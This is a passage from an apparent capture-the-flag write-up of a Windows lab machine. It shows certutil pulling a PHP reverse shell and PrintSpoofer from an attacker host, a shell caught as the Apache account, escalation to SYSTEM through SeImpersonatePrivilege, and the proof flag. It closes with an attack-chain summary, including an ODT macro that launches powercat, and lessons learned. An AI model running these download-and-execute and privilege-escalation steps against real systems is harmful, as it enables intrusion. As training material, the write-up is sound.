certutil.exe -f -urlcache http://192.168.45.244/rev.php rev.php
Visiting http://192.168.123.169/rev.php the server runs the code and our listener catches the connection as craft\apache:

SOCKET: Shell has connected! PID: 684
Microsoft Windows [Version 10.0.17763.2029]

C:\xampp\htdocs>whoami
craft\apache
Privesc: SeImpersonate + PrintSpoofer
The apache service account does hold the privilege we were after:
whoami /priv
Privilege Name                Description                               State
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeImpersonatePrivilege enabled is the Potato family entry: a service account with this privilege can impersonate the token of a SYSTEM process we coerce into connecting to a named pipe of ours (SeImpersonate abuse). On Server 2019, PrintSpoofer (repo) abuses the print spooler service to force that connection and usually works where JuicyPotato is already mitigated (PrintSpoofer). We serve it over HTTP and pull it:
locate printspoofer.exe; cp <path>/printspoofer.exe .
python3 -m http.server 8080
$ locate printspoofer.exe
/proving_grounds/nagoya/exploits/printspoofer.exe

Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
certutil.exe -f -urlcache -split http://192.168.45.244:8080/printspoofer.exe printspoofer.exe
.\printspoofer.exe -i -c cmd
[+] Found privilege: SeImpersonatePrivilege
[+] Named pipe listening...
[+] CreateProcessAsUser() OK

C:\Windows\system32>whoami
nt authority\system
Proof
type proof.txt & ipconfig & hostname & whoami
d7ff8fe40201d014f2818bf9fc7e31d9
nt authority\system
Attack chain
HTTP (80)  --  /upload.php accepts only ODT (rejects PHP)
        │  Basic macro bound to "Open Document" in the ODT -> powercat
        ▼
shell as craft\thecybergeek  (local.txt)
        │  C:\xampp\htdocs writable -> rev.php run by Apache
        ▼
shell as craft\apache
        │  SeImpersonatePrivilege Enabled -> PrintSpoofer
        ▼
nt authority\system  (proof.txt)
Lessons learned
- Validating the extension does not validate the content. The form rejected PHP and only accepted ODT, but an ODT is not harmless: it embeds macros that run when opened. Filtering by file type without considering what that type does leaves the door open.
- Auto-execution lives in the event, not the macro. Writing the macro isn't enough; what weaponizes it is binding it to the Open Document event. That way the mere fact of the server opening the ODT fires the code with no interaction.
- One host can hand out several identities. We went from
thecybergeektoapachesimply by dropping a file inhtdocsthat the web server runs under its own account. Writable paths served by a service are a classic pivot. SeImpersonatePrivilegeon service accounts = SYSTEM. Apache held it by design; PrintSpoofer turned it into full escalation. On Server 2019 it's the preferred variant over the already-mitigated JuicyPotato.